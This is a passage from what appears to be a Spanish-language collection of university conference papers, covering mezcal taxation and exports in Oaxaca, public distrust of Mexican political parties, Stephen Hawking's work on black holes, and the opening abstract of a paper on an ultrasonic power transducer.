


Figura 2. Producción del Mezcal por año, Periodo de 7 años (2011-2018). Fuente. Elaboración propia con datos del Informe Estadístico 2018 del Consejo Regulador del Mezcal. Disponible en: [http://www.crm.org.mx/PDF/INF\\_ACTIVIDADES/INFORME2018.pdf](http://www.crm.org.mx/PDF/INF_ACTIVIDADES/INFORME2018.pdf)

#### Impuestos: Mercado nacional vs Mercado internacional

A nivel nacional se emplean impuestos federales que según la Secretaría de Administración Tributaria (SAT, por sus siglas) son pagos obligatorios que deben cumplirse por todo habitante, esto con la finalidad de obtener ingresos los cuales son destinados a otros sectores como educación, salud, seguridad, etc., logrando así mantener una economía activa. El mezcal por ser considerado industrial en vez de artesanal, por su alto volumen alcohólico y por ser oro líquido del Estado de Oaxaca, se ve obligado a pagar tres impuestos federales: El impuesto Sobre Producción y Servicios (53%), el Impuesto al Valor Agregado (16%) y el Impuesto Sobre la Renta (30%).

Los altos impuestos han logrado un impacto negativo para todos los proveedores (industriales y artesanos), afectando más a las familias mezcaleras, como hace mención El maestro mezcalero Eduardo Sánchez; “el apoyo que destina el Gobierno de México a los mezcaleros ‘es muy poco’. Por si fuera poco, reprobó que la Secretaría de Hacienda y Crédito Público (SHCP) ‘ponga el pie’ al sector” (Lira, 2017).

El sector mezcalero no se viera tan afecto si su costo de producción fuese igual a las demás bebidas, pues mientras otras tienen un costo de producción de menos de 25 pesos, el mezcal llega a alcanzar hasta 120-150 pesos. Los proveedores se ven obligados a subir los costos de venta, pues esta es una única manera de poder obtener por lo menos algo de ganancia. Como se puede observar en la figura 3. El mezcal se encuentra en el tercer lugar, tan solo en el 2018 una botella de 750 ML. alcanzó un valor de \$392.00 (MN). La economía mexicana es un factor que impacta negativamente al sector, pues México cuenta con una economía muy marginada, por lo que, los consumidores no cuentan con los ingresos necesarios para adquirir una botella de Mezcal por arriba de los \$500.00 M/N.

Espirituosas	2012	2013	2014	2015	2016	2017	2018
Cognac	\$574	\$642	\$654	\$681	\$689	\$756	\$746
Armagnac	\$585	\$522	\$578	\$563	\$632	\$848	\$774
<b>Mezcal</b>	<b>\$241</b>	<b>\$279</b>	<b>\$304</b>	<b>\$354</b>	<b>\$367</b>	<b>\$382</b>	<b>\$392</b>
Oporto	\$284	\$284	\$302	\$323	\$315	\$338	\$359
Whisky	\$285	\$283	\$281	\$270	\$305	\$307	\$278

Ginebra	\$150	\$169	\$186	\$254	\$239	\$298	\$306
Tequila	\$127	\$132	\$138	\$155	\$163	\$204	\$219
Brandy	\$135	\$136	\$136	\$134	\$152	\$152	\$143
Vodka	\$125	\$126	\$126	\$127	\$140	\$151	\$143
Ron	\$107	\$108	\$108	\$108	\$118	\$132	\$130
Aguardiente	\$25	\$25	\$25	\$26	\$27	\$27	\$27

Figura 3. Cuadro Comparativo de Precio de bebidas espirituales existentes a nivel internacional. Fuente: Elaboración propia con datos del Informe Estadístico 2018 del Consejo Regulador del Mezcal. Disponible en: [http://www.crm.org.mx/PDF/INF\\_ACTIVIDADES/INFORME2018.pdf](http://www.crm.org.mx/PDF/INF_ACTIVIDADES/INFORME2018.pdf)

Ahora bien, a nivel internacional, de acuerdo con la Tarifa de la Ley de los Impuestos Generales de Importación y de Exportación (TIGIE, por sus siglas), a nivel internacional el mezcal se clasifica de la siguiente manera: Sección IV, capítulo 22, partida 2208, subpartida 220890 y fracción 22089005: Mezcal. Clasificándose como una “bebida espirituosa” por el hecho de venir de un proceso de destilación, y cuenta con fracción nombrada.

**Tarifa de la Ley de Impuestos Generales de Importación y de Exportación**

ANTERIOR INICIO SIGUIENTE

Sección:	IV	Productos de las industrias alimentarias; bebidas, líquidos alcohólicos y vinagre; tabaco y sucedáneos del tabaco elaborado
Capítulo:	22	Bebidas, líquidos alcohólicos y vinagre
Partida:	2208	Alcohol etílico sin desnaturalizar con grado alcohólico volumétrico inferior al 80% vol; aguardientes, licores y demás bebidas espirituosas.
SubPartida:	220890	- Los demás.
Fracción:	22089005	Mezcal.

	Resto del Territorio		Franja	Frontera		Region
UM: L	Arancel	IVA	Arancel	IVA	Arancel	IVA
Importación	20	16%				16%
Exportación	Ex.	0%				0%

Figura 4. Clasificación Arancelaria del Mezcal (Nivel internacional). Fuente: Confederación de Asociaciones de Agentes Aduanales de la República Mexicana (por sus siglas CAAAREM), (s.f). Disponible en: <http://www.siicex-aaarem.org.mx/Bases/TIGIE2007.nsf/d58945443a3d19d886256bab00510b2e/52c1ae0d5eccc5ed86257abf005cdfa0?OpenDocument>

En la figura 4. Se puede observar que para exportar el IVA e IGI se encuentran en ceros, lo que favorece al sector mezcalero dando la oportunidad que las empresas expandan su mercado a nivel internacional, una gran ventaja que las grandes industrias están explotando, si bien las ventajas de exportar son amplias, los proveedores artesanales no logran penetrar el mercado internacional por el hecho de no contar con la economía suficiente para poder invertir y expandir su mercado, esto ha causado la exclusión económica y productiva de familias artesanales Oaxaqueñas, Provocando “el cierre de aproximadamente el 90% de los talleres artesanales de mezcal en Oaxaca, quedando un reducido número de productores con poder económico, quienes concentran la producción y comercialización de mezcal en el Estado de Oaxaca”. (Meza D.,2016).

El mezcal se comercializa a países ricos, siendo Estados Unidos el principal comprador de Mezcal. La riqueza de los pais importadores, permite que los proveedores incrementen el precio al doble o triple logrando obtener más ganancia.

Como se puede observar en la figura 5. El sector ha logrado un incremento tanto a nivel nacional como internacional, mientras el mercado nacional creció mas del 900%, el internacional logro tan solo el 500%, a simple vista se puede observar que el mercado más activo fue el nacional, sin embargo, se enfatiza que los litros de mezcal siempre fueron destinados en mayor porcentaje a nivel internacional desde 2011 al 2018.



Figura 5. Producción dirigida a nivel internacional vs nacional (2011-2018). Fuente. Elaboración propia con datos del Informe Estadístico 2018 del Consejo Regulador del Mezcal. Disponible en: [http://www.crm.org.mx/PDF/INF\\_ACTIVIDADES/INFORME2018.pdf](http://www.crm.org.mx/PDF/INF_ACTIVIDADES/INFORME2018.pdf)

El exportar tiene ventajas tanto para los empresarios como para el país, para el empresario existen ventajas como: alta rentabilidad, incremento de clientes, mayor estabilidad financiera, etc., mientras que para el país las ventajas son: crecimiento económico, sustentabilidad, a nivel macroeconómico, resulta positivo para la balanza comercial, cuenta corriente y de pagos.

Existen diversas propuestas con la finalidad de bajar los impuestos, cabe destacar que hasta el momento no se ha logrado solución alguna. Por mencionar algunas: El Consejo Regulador del Mezcal es un ente que ve por el bienestar de sus miembros es por ello que, con el objetivo de lograr bajar los altos impuestos federales, extendió una carta dirigida al Consejo de Oaxaca o María del Carmen Cabrera Lagunas, diputada, secretaria de la Comisión de Presupuesto y Cuenta Pública, propone abrir la oportunidad del desarrollo del sector y disminuir los impuestos estableciendo tasas acordes a su nivel de ingresos.

#### Resumen del resultado

En la investigación se explicó como los productores artesanales se ven afectados por los impuestos federales, logrando excluir del sector. Si bien el Mezcal va en incremento tanto de producción como comercialización, solo el sector industrias se ve beneficiado.

#### Conclusión

La investigación nos permitió llegar a la conclusión de que no solo los proveedores artesanales se ven afectados si no también los industriales, pero en un porcentaje mínimo. Los altos impuestos ha marginado tanto al sector que ahora el mercado internacional es el mercado meta, pues el exportar es más rentable que comercializar a nivel nacional, esto ha provocado el desplazamiento de muchos proveedores artesanales Oaxaqueños pues si bien el mercado tiene apoyos gubernamentales, los altos impuestos marginan tanto el sector que no les es posible competir a nivel internacional. Ahora bien, el mercado nacional no les es rentable pues los altos impuestos dejan un margen de utilidad muy por debajo de lo esperado y por ello se ven obligados a incrementar los precios, los habitantes mexicanos no cuentan con los ingresos suficientes para comprar mezcal con frecuencia, en cambio a nivel internacional, los mercados son ricos lo que hace posible la venta de mezcal con mayor frecuencia y a un precio doble o triple que a nivel nacional.

#### Recomendaciones

Si bien los altos impuestos han puesto grandes obstáculos que dificultan la rentabilidad del mercado a nivel nacional. Se recomienda no declinar del mercado mezcalero pues es un sector de rentabilidad, que gracias a la gran variedad de agave y tierras mexicanas es poco probable que se extinga y sobre todo explotarlo a nivel internacional, pues es un mercado que tiene muchas ventajas empresariales. Cabe mencionar que es un mercado que gracias a su auge y por ser patrimonio de la nación ha logrado tener mucho apoyo por instituciones por mencionar algunas: BANCOMEXT, CRM, PROMEXICO. Todo aquel proveedor interesado y sobre todo a los artesanos que

actualmente se ven desplazados por las grandes industrias deberían acercarse a dichas instituciones y proyectos, logrando así un alza económica familiar y sobre todo ayudar a la economía del país.

## Referencias

- Congreso Regulator de Mezcal. (2018). "Informe Estadístico 2018", en *Consejo Regulator del Mezcal*, Oaxaca, México, [https://www.gob.mx/cms/uploads/attachment/file/528728/20\\_Inf\\_Estatal\\_Oaxaca.pdf](https://www.gob.mx/cms/uploads/attachment/file/528728/20_Inf_Estatal_Oaxaca.pdf), Consultado el 02 de febrero del 2020.
- Consejo Regulator de Mezcal, (2019), "El Mezcal, cultura líquida de México", *Revista febrero.indd.indd*, [http://www.crm.org.mx/periodico/PDF/Revista\\_El\\_Mezcal2.pdf](http://www.crm.org.mx/periodico/PDF/Revista_El_Mezcal2.pdf), Consultado el 24 de marzo del 2020.
- Cámara de Diputados del H. Congreso de la Unión, (2018), "Ley de la Propiedad Industrial", *Diario Oficial de la Federación, CDMX* [http://www.diputados.gob.mx/LeyesBiblio/pdf/50\\_180518.pdf](http://www.diputados.gob.mx/LeyesBiblio/pdf/50_180518.pdf), Consultado el 23 de Marzo del 2020.
- Cámara de Diputados del H. Congreso de la Unión (S.F). "Disminuir impuestos a productores de mezcal artesanal, para preservar patrimonio biocultural", <http://www5.diputados.gob.mx/index.php/esl/Comunicacion/Boletines/2018/Noviembre/22/0562-Disminuir-impuestos-a-productores-de-mezcal-artesanal-para-preservar-patrimonio-biocultural>, Consultado el 30 de marzo del 2020.
- Dirección General Adjunta de Planeación Estratégica y Análisis Sectorial Dirección Ejecutiva de Análisis Sectorial, (2011), "Monografía del Mezcal", *Financiera rural*, <https://embamex.sre.gob.mx/belice/images/stories/docs/mezcal.pdf>, consultado del 24 de marzo del 2020.
- Flores, Daniel. (2020). "Al borde la extinción el mezcal por sobreexplotación y exceso de impuestos", en revista *Publitemetro*. Consultado el 02 de marzo del 2020. Disponible en: <https://www.publitemetro.com.mx/mx/destacado-tv/2020/02/09/mezcal-al-borde-la-crisis-sobredemanda-e-impuestos-excesivos.html>
- Gobierno de la Republica, (S.F), "Los impuestos federales", *Procuraduría de la Defensa de Contribuyentes (PRODECON)*, <http://imcp.org.mx/wp-content/uploads/2015/06/ANEXO-NOTICIAS-FISCALES-208.pdf>, Consultado el 23 de marzo del 2020.
- Meza D., (2016). "La economía informal den la industrial del mezcal en el Estado de Oaxaca", *Instituto Politécnico Nacional, UPIICSA*, Estado de México, <http://148.204.210.201/tesis/1478636904408TESISDAVIDEDU.pdf>, Consultado el 23 de marzo del 2020.
- Pérez C., (2007). "Mezcales tradicionales de los pueblos de México, herencia cultural y biodiversidad", *ciencias 87*, universidad nacional autónoma de México, <https://www.revistaciencias.unam.mx/images/stories/Articles/87/05/mezcales%20tradicionales.pdf>. Consultado del 23 de marzo del 2020.
- Secretaría de Gobernación. (23/02/2017). "NORMA Oficial Mexicana NOM-070-SCFI-2016, Bebidas alcohólicas-Mezcal-Especificaciones", en el *Diario Oficial de la Federación*, [https://dof.gob.mx/nota\\_detalle.php?codigo=5472787&fecha=23/02/2017](https://dof.gob.mx/nota_detalle.php?codigo=5472787&fecha=23/02/2017) Consultado el 01 de marzo del 2020.
- Secretaria de Bienestar Social. (2020). Informe anual sobre la situación de pobreza y rezago social 2020. Secretaria de Bienestar [https://www.gob.mx/cms/uploads/attachment/file/528728/20\\_Inf\\_Estatal\\_Oaxaca.pdf](https://www.gob.mx/cms/uploads/attachment/file/528728/20_Inf_Estatal_Oaxaca.pdf). Consultado el 12 de marzo del 2020.
- Senado de la Republica, (2019), "Iniciativa con proyecto de decreto mediante el cual se expide la ley federal de los mezcales tradicionales, presentada por senadores y senadoras del grupo parlamentario de movimiento ciudadano.", *Senado de la Republica, CDMX*, [https://infosen.senado.gob.mx/sgsp/gaceta/64/2/2019-09-12/1/assets/documentos/Inic\\_MC\\_senadores\\_grupo\\_ley\\_fed\\_mezcal.pdf](https://infosen.senado.gob.mx/sgsp/gaceta/64/2/2019-09-12/1/assets/documentos/Inic_MC_senadores_grupo_ley_fed_mezcal.pdf), Consultado el 25 de marzo del 2020.

# EL DESCRÉDITO DE LOS PARTIDOS POLÍTICOS EN MÉXICO

Francisco Javier Pérez Maldonado<sup>1</sup> y Maestra María Fernanda Ríos y Valles Sánchez<sup>2</sup>

**Resumen:** Este artículo tiene como finalidad dar a conocer las causas de la fuerte crisis que atraviesan los partidos políticos en México y la relación tan lejana que tienen con la ciudadanía mediante una investigación documental. Los partidos políticos cada día ganan más desprestigio entre los ciudadanos y esto es debido a las consecuencias de sus actos. Los ciudadanos no se sienten identificados con los partidos ni confían en ellos. La Encuesta Nacional sobre la Cultura Política y Prácticas Ciudadanas (ENCUP) coloca a los partidos políticos en la última posición de 18 instituciones mexicanas, incluso debajo de la policía. Hace falta que los partidos políticos se acerquen a la ciudadanía y trabajen junto a ella y para ella, para que nuevamente vuelvan a creer en ellos y favorecer la democracia de nuestro país.

**Palabras clave:** Descredito, partidos políticos y política.

## Introducción

En nuestro país, cada día los partidos políticos son más criticados y cuestionados por los ciudadanos. Ello, obedece a diferentes razones que podemos sintetizar en: la incapacidad para dar respuestas concretas a las demandas y necesidades de la sociedad, la corrupción, partidos que dividen a la comunidad y la confrontan en lugar de unir, pero en especial, que sus dirigentes protejan sus intereses personales por encima de los de la ciudadanía que los eligió.

Las personas ya no se sienten identificadas con el partido y mucho menos con los políticos que nos representan. Evidencia lo anterior, el abstencionismo en la jornada electoral, solo acuden a votar muy pocos. De acuerdo con el programa de Resultados Electorales Preliminares (PREP), con la totalidad de las actas computadas, se observa que la jornada electoral de los comicios locales del 2019 estuvo marcada por un bajo nivel de participación de los electores. En promedio, acudieron a votar solo 33% de los ciudadanos registrados en el Padrón Electoral en las seis entidades que tuvieron elecciones, por ejemplo, en Baja California se registró una participación de 29.63%, en Quintana Roo, para renovar el Congreso local se registró una participación de apenas 22%. En la elección de gobernador de Puebla acudió solo el 33.4% de los ciudadanos con registro para votar. Las personas ya están cansadas de escuchar discursos políticos con muchas promesas, que pocas veces se ejecutan.

Los dirigentes de los partidos políticos son responsables del desprestigio que tienen. De acuerdo a la Consulting&Research Estadística aplicada en el año 2019, se encontró que además del desencanto ciudadano por los partidos, la mayoría de las personas dicen que los aspirantes a un cargo político y dirigentes políticos tienen que trabajar en las razones por las que los ciudadanos deban votar por ellos.

Es importante resaltar que en nuestro país existe una pluralidad de partidos políticos en comparación de otros países, como Estados Unidos de América que tiene un sistema bipartidista. En la actualidad, existen 7 partidos políticos nacionales con registro ante el Instituto Nacional Electoral (INE) y 7 más están en proceso de constitución. Sin embargo, es una lástima ver que todos se han visto envueltos en escándalos de corrupción, como el Pemex Gate (PRI) o los amigos de Fox (PAN), donde el INE los sancionó con multas millonarias por financiamiento ilícito. Mes con mes el INE y la Sala Regional Especializada del Tribunal Electoral del Poder Judicial de la Federación, sancionan a todos los partidos políticos por realizar actos que no se apegan a la ley. No hay partido alguno que no haya sido sancionado por las autoridades electorales, lo cual es visible para la ciudadanía.

Los partidos gastan mucho dinero en publicidad y mercadotecnia política para vender una buena imagen que aparenta demostrar lo mucho que les “importa” la ciudadanía y el bien común. Sin embargo, cada vez cuesta más trabajo persuadir a los ciudadanos. De acuerdo, con la revista publicada en el milenio los partidos políticos gastaron en las campañas de este 2018 un total de 2 mil 148 millones 166 mil pesos, 27.8 por ciento más que lo que se gastó en las elecciones de 2012. El monto es también 3.8 por ciento superior al de los comicios de 2006 (2 mil 068 millones 375 mil pesos) y 43.1 por ciento más que en el año 2000 (mil 500 millones 456 mil pesos).

<sup>1</sup> Francisco Javier Pérez Maldonado, estudiante de 2º semestre de la Licenciatura de Ciencias Políticas y Administración Pública en la Universidad Nova Spania, Morelia, México. [perezaldonado48@gmail.com](mailto:perezaldonado48@gmail.com)

<sup>2</sup> María Fernanda Ríos y Valles Sánchez es profesora en la Licenciatura de Ciencias Políticas y Administración Pública en la Universidad Nova Spania, Morelia, México. [friosyvalles@gmail.com](mailto:friosyvalles@gmail.com) (autor corresponsal)

En nuestro país los presidentes municipales, diputados locales y federales, senadores, gobernadores y el mismo presidente de la República, no ganaron por ser los mejores candidatos, sino los mejores posicionados en los medios de comunicación. Es lamentable que se convierta en una contienda de mercadotecnia política y no un análisis de trayectorias profesionales.

La corrupción política en México no es exclusiva de un partido político, sino que forma parte de la cultura política que comparten todos los partidos en sus estructuras, aunque con diferentes niveles. De acuerdo a la información recabada a través de encuestas realizadas por diferentes organizaciones privadas entrevistas de análisis y expertos en el año 2018, se obtuvieron los siguientes resultados, México obtuvo una calificación de 28 puntos, colocándose en el lugar 138 de una lista de 180 países. Esto significó una caída de tres lugares respecto al año 2017 y coloca a México como el país más corrupto entre los miembros de la Organización para la Cooperación y el Desarrollo Económico (OCDE), y del G-20 junto con Rusia. El Índice de Percepción de la Corrupción utiliza una escala de cero a cien, en la que cero equivale a un país muy corrupto y 100 a uno muy transparente. El resultado para México de su edición 2018 confirma la tendencia que ha seguido el país desde 2012. La corrupción creció en los 6 años de gobierno de Peña Nieto, y así lo evidencia la caída constante de México en la tabla de países evaluados por Transparencia Internacional.

#### Desarrollo

El descrédito y la corrupción en los partidos políticos arrastran consigo a las instituciones y procesos electorales en su conjunto. Si se profundiza en esa línea de deterioro, las consecuencias para que la democracia y la confianza resuelvan o al menos atenúen algunos de los problemas sociales tenderán a afectar la capacidad de actuación con apego a la ley y la creación de políticas que propicien la igualdad. El radicalismo encuentra su mejor ambiente cuando la ausencia de expectativas es mayor. (Oliva, 2005).

De acuerdo a una encuesta realizada en el año 2019 que dio a conocer el periódico El Milenio se pudo observar que: cuatro personas de cada 10 piensan que es necesario que haya nuevos partidos políticos. Pero la pregunta es ¿que ganamos con la existencia de nuevos partidos si los van a dirigir los mismos políticos? Algunos politólogos han llegado a la conclusión de que los partidos no son malos, ya que cada uno tiene muy buenos estatutos y reglamentos, el problema es que no se aplican ni se respetan.

El politólogo Giovanni Sartori concibe que los partidos se conceptualizan a través de tres ideas básicas: 1. Es diferente a una facción, en tanto no concibe un antagonismo al poder político; 2. Es parte de un todo, en tanto representa un aspecto y a un grupo específico de la sociedad; y 3. Es un conducto de expresión, ya que, como canal de expresión biunívoca, los partidos terminan por expresar ante el gobierno las inquietudes de la población y ante la población las decisiones del gobierno.

Algunos filósofos resaltan que el componente del sentimiento anti-partidos que algunos autores han medido en las sociedades democráticas contemporáneas, es la idea de que el partido divide a la sociedad, la confronta y la aleja de los consensos necesarios en torno a programas orientados al cumplimiento del bienestar general.

Edmund Burke, en un escrito en el año 1770, expresó su punto de vista sobre este tema que aún está en la actualidad y decepciona a los electores. Donde Burke dice que un partido político, por definición, reúne a un grupo de hombres interesados en promover, sobre la base de principios compartidos, lo que consideran es el interés nacional. Por lo tanto, es completamente aceptable que este grupo, que comparte principios y proyectos, busque su realización por medio de la consecución de posiciones dentro del poder del Estado, sin embargo, no debe anteponer sus intereses personales sobre los de la sociedad.

La información empírica sobre la cultura política en México permite conocer cómo se percibe a la política, los políticos y los partidos políticos. En el caso de la política, desde finales de la década de los años ochenta, un amplio consenso entre los mexicanos (66%) consideró que el objetivo de la política es cumplir con tareas tan importantes como la conducción del país, la preservación de la soberanía y la seguridad nacional. La percepción minoritaria identificó a la política con prácticas egoístas que conducen al enriquecimiento personal y del círculo familiar y de amigos, o la búsqueda de prestigio individual. De los políticos se aprecia la franqueza para hablar de los problemas 59%, la honradez 52%, y directamente ligado a lo anterior, aceptar públicamente los errores cometidos 52%.

De acuerdo de a la Encuesta Nacional sobre Cultura Política y Prácticas Ciudadanas (ENCUP) la cual constituye un esfuerzo conjunto de la Secretaría de Gobernación (SEGOB) y del Instituto Nacional de Estadística y Geografía (INEGI), se obtuvieron los siguientes resultados: menos de la tercera parte de los encuestados (31.33%) se identifican como simpatizantes de algún partido político. Sin embargo, más de las dos terceras partes (68.01%) no simpatizan con partido alguno y una fracción mínima de 0.66% no supo contestar. De los anteriores datos se evidencia el descrédito y desinterés de los ciudadanos hacia los partidos políticos.



Otro aspecto relevante se relaciona con la confianza que le tienen los ciudadanos. En otra Encuesta Nacional sobre Cultura Política, los partidos políticos ocupan la última posición entre 18 instituciones, debajo aún de la policía, una de las más desprestigiadas del país. Sólo 5.37% de los encuestados dijeron tener mucha confianza en los partidos políticos, lo cual es una minoría muy pequeña. Las instituciones con más prestigio y respetadas son la iglesia con el 54.79% de aprobación, los maestros con el 42.36%. Así mismo, los hospitales tienen una credibilidad de 31.39%, el INE un 28.25% de aceptación y la Comisión Nacional de Derechos Humanos (CNDH) tiene el 28.24%. Entre los cargos políticos, destaca que el presidente de la República y los gobernadores cuentan con una aprobación del 21.5%, mientras que los presidentes municipales se encuentran por debajo del 18%. La Suprema Corte de Justicia cuenta con el 9.84% de la confianza ciudadana, mientras que los senadores y diputados tienen un nivel muy bajo del 5.37%, similar al de los partidos políticos.

### Comentarios Finales

Los partidos políticos necesitan demostrar a la ciudadanía que su finalidad es el bien común y que una vez estando en el poder gobernarán de una forma honesta, transparente y equitativa logrando satisfacer las necesidades de la sociedad respetando las leyes y dejando a un lado sus intereses personales.

Como los partidos políticos no logran identificarse con los ciudadanos y no logran satisfacer sus demandas, necesitan un fortalecimiento de su instituto. Anteriormente las personas votaban por los partidos políticos, se sentían identificados con sus principios, pero en la actualidad ya no es así, ya votan por la persona. Por una parte, considero que es lo mejor porque el que gobernará será el individuo y no el partido. Los partidos son importantes para que haya contrapeso y sobre todo competencia en las elecciones.

Finalmente, los partidos políticos no se han terminado y no van a dejar de existir, a pesar del descrédito, algunos desaparecerán, pero saldrán nuevos.

### Referencias

- Bartra, R. (2010), *Las redes imaginarias del poder político*, Valencia: PreTextos.
- Bobbio, Norberto. *Diccionario de política*, 13° edición, 2 tomos, Ed. Siglo XXI, México, 2002. pp. 1153-1160.
- Francisco, A. (2019, febrero, 22). *¿Se necesitan nuevos partidos políticos en México?* El Milenio. 1-2.
- Instituto Nacional de Estadística, Geografía e Informática, *Encuesta nacional sobre cultura política y prácticas ciudadanas 2012*, México, INEGI/Secretaría de Gobernación, 2012 y 2019.
- K. Lenk y F. Neumann, *Teoría y sociología críticas de los partidos políticos*, Barcelona, Anagrama, 1980, p. 79.
- Partidos políticos y Poder Ejecutivo en México*, El Sistema presidencial mexicano, México, UNAM, 1988.
- Lorenzo, C. (2015, mayo, 08). *Descrédito de partidos, un reto a superar*: Lorenzo Córdova. El Milenio. 1-1.
- Sartori, Giovanni. *Partidos y sistemas de partidos*, Alianza Editorial, 1° edición "Ensayo", España, 1999. pp 18-22; 33-35; y 55.

# Agujeros negros y dónde encontrarlos

<sup>1</sup>Gabriela Pérez Nuñez, María Elena Carrasco López

## Resumen

**A través del tiempo han existido mentes brillantes con un aporte científico muy notable, tanto en su época como en la actualidad. Sin duda dejaron huella en los avances más trascendentales que han existido, muchos de estos han destacado en el ámbito de la ciencia. Uno de ellos es el investigador británico, divulgador científico, astrofísico y cosmólogo, Stephen Hawking. El estudio de agujeros negros fue uno de sus aportes más destacados. A lo largo de su vida elaboró grandes obras que cambiaron la forma de admirar y entender el universo.**

**En este documento se describe el desarrollo de agujeros negros, tan peculiar y misterioso que se ha convertido en un tema de interés y sobre todo de incertidumbre para muchas personas e investigadores en varios países del mundo. Así, como las diversas teorías que han surgido a través del tiempo en la que se pueden explicar los factores más importantes de los agujeros negros, los grandes avances a través del tiempo, su relación con las leyes generales que gobiernan al universo. Asimismo; mediante la constante, ardua e incansable investigación que se ha realizado podemos construir teorías que nos permiten llegar a comprender a través de una visualización del panorama del conocimiento de una forma más explícita y amplia, lo mejor de las condiciones físicas de la galaxia, con la finalidad de advertirnos una panorámica más cercana a la realidad de alguna manera de cuáles serían los fenómenos o hechos en los que podría repercutir esto, en la tierra.**

## Palabras clave

**Universo, agujeros negros, transformación, teoría.**

## Introducción

A partir de diversas investigaciones realizadas, los agujeros negros aún mantienen sin duda alguna un gran misterio, que relata desde su origen hasta el punto de qué es lo que realmente existe o la posibilidad de lo que pueda existir dentro de ellos.

Es de suma importancia mencionar que existen un gran número de investigadores que se han preocupado por resolver este enigma y que a lo largo de la historia se han interesado de manera seria en su estudio. Además, el conocer el origen o surgimiento de los agujeros negros. Sin embargo, uno de los estudiosos en la materia más sobresalientes es Stephen Hawking. Este gran estudioso dedicó gran parte de su vida a la investigación de las leyes básicas de carácter físico, astronómico, y varias vertientes que están relacionadas con la acción que gobierna el universo y por ende la necesidad de obtener el conocimiento verdadero de origen de los agujeros negros.

Los agujeros negros están ubicados en una región finita del espacio, la cuál es considerada como restos fríos de antiguas estrellas con una masa tan densa y elevada, que genera una interacción y relación intrínseca para poder generar un campo gravitatorio, donde se advierte que ni siquiera la luz y materia pueden escapar.

En el año de 1974, Stephen Hawking afirmó que sí existía “un algo” que podía “escapar” de los mencionados agujeros negros: y estableció de una manera precisa que se refiere a la radiación. Este estudio lo llevó, a descubrir una teoría que tituló “la radiación de Hawking” en la cual determinó y esclareció lo siguiente: los agujeros negros son capaces de emitir energía, o bien, perder materia, en otra postura: la parte de su “negritud” e incluso desaparecer, afirmó también con énfasis, a su investigación que los efectos de la física cuántica hacen que los agujeros negros no sean en realidad “tan negros” como se creía.

---

<sup>1</sup> Universidad Nova Spainia

Una de sus deducciones y afirmaciones en la teoría que propuso fue: “Que todo lo que se acerca a los agujeros negros, se precipita hacia su interior inevitablemente incluso con gran fuerza descendente, para no salir nunca más”.

Stephen Hawking aclaró que, al aplicar la mecánica cuántica al estudio de estos extraños objetos, descubrió que, contra todo pronóstico, hipótesis o referencia de estudio, sin duda alguna, los agujeros negros tienen temperatura y producen radiación, y como resultado a la investigación realizada, tal descubrimiento es llamado como “radiación de Hawking” con gran merito y en su honor. Por lo tanto, pueden devolver al exterior la información que absorben.

Stephen Hawking, opinó en su momento ante lo investigado, que “debemos tratar de comprender y sobre todo entender el comienzo del universo a través de bases científicas. Lo anterior deja entrever la necesidad de llevar a cabo más estudios relacionados con el tema. Además, refiere que puede ser una labor más allá de nuestras capacidades, pero deberíamos intentarlo y que deberíamos alcanzar en el futuro para poder esclarecer las dudas o bien confirmar lo investigado, por los estudiosos de la materia, incluyendo sus avanzados estudios sobre ello.

Es interesante mencionar que ya se han realizado estudios de las diversas teorías que relacionan y nos explican claramente sobre las leyes generales que gobiernan el universo, siendo un tema relevante y relacionado con los agujeros negros, junto con su mentor Roger Pensore, donde mostró y explicó que la teoría general de la relatividad de Einstein implica que el espacio y el tiempo tienen un principio en el “big bang” y un final dentro de los agujeros negros.

La realidad de diversos y semejantes resultados acerca de los agujeros negros señalan la preponderante necesidad de unificar la teoría de la relatividad junto con la teoría cuántica, que nos llevaría a los efectos y la consecuencia de esta unificación sería la explicación de lo siguiente: “los agujeros negros no eran totalmente negros, sino que podían emitir radiación y posteriormente evaporarse y desaparecer”.

Posteriormente después de una contenciosa investigación, propuso su nueva teoría en la que según, Stephen Hawking, nos dice que “el universo está prácticamente lleno de agujeros negros y estos se forman del espacio original del universo”.

### **Conclusión**

Al cabo del tiempo y en los resultados de sus diversas investigaciones de tan notable estudioso en el tema que nos ocupa, realizó una aportación importante y trascendental que, sin duda alguna nos ayudo a entender y comprender de manera clara y concisa, dando una mejor explicación de ello, el comportamiento a través del tiempo, así como, hasta el día de hoy. Sin embargo; se considera que las investigaciones deben continuar en atención al factor de lo inevitable del pasar del tiempo y que debido a que con el paso del tiempo pueden variar, o bien, mantener ya sea un cambio constante o una estabilidad, inclusive sin dejar a un lado la posibilidad del cómo puede afectar las condiciones físicas, químicas, y relacionadas con y del espacio o también el efecto que puede causar en la tierra.

### **Referencias**

Stephen Hawking “agujeros negros”, Stephen Hawking “Breve historia del tiempo”, Stephen Hawking “la teoría del todo, el origen del universo”.

# Caracterización con Alto Voltaje de un Transductor Ultrasónico de Potencia tipo Sándwich Trabajando con Carga Acústica

Alfonso Pérez-Sánchez<sup>1</sup>, J. A. Soto-Cajiga<sup>2</sup>

**Resumen**—En este artículo se presenta la caracterización y el análisis de un Transductor Ultrasónico de Potencia tipo Sándwich (TUPS) aplicado a la generación de cavitación ultrasónica, trabajando con alto voltaje. Se presenta el modelo numérico del transductor desarrollado en ANSYS así como los resultados de simulación. Cuando un transductor ultrasónico trabaja con una carga acústica su respuesta de impedancia, fase y frecuencia de resonancia cambian, la magnitud de estos cambios son función de las características de la carga acústica. Los cambios producidos por la carga requieren un reajuste de la frecuencia de resonancia y el voltaje de excitación para que el transductor siga funcionando en su punto de mayor transferencia de energía. Las pruebas para la caracterización se realizaron en aire, agua y aceite de transformador. Para obtener la Respuesta en Frecuencia del Transductor Ultrasónico (RFTU) se utilizó un método sencillo mediante un circuito divisor resistivo, de los datos obtenidos se hace una comparación de la respuesta simulada y experimental. Se hace un análisis de los cambios en la frecuencia de resonancia e impedancia eléctrica al aumentar la temperatura 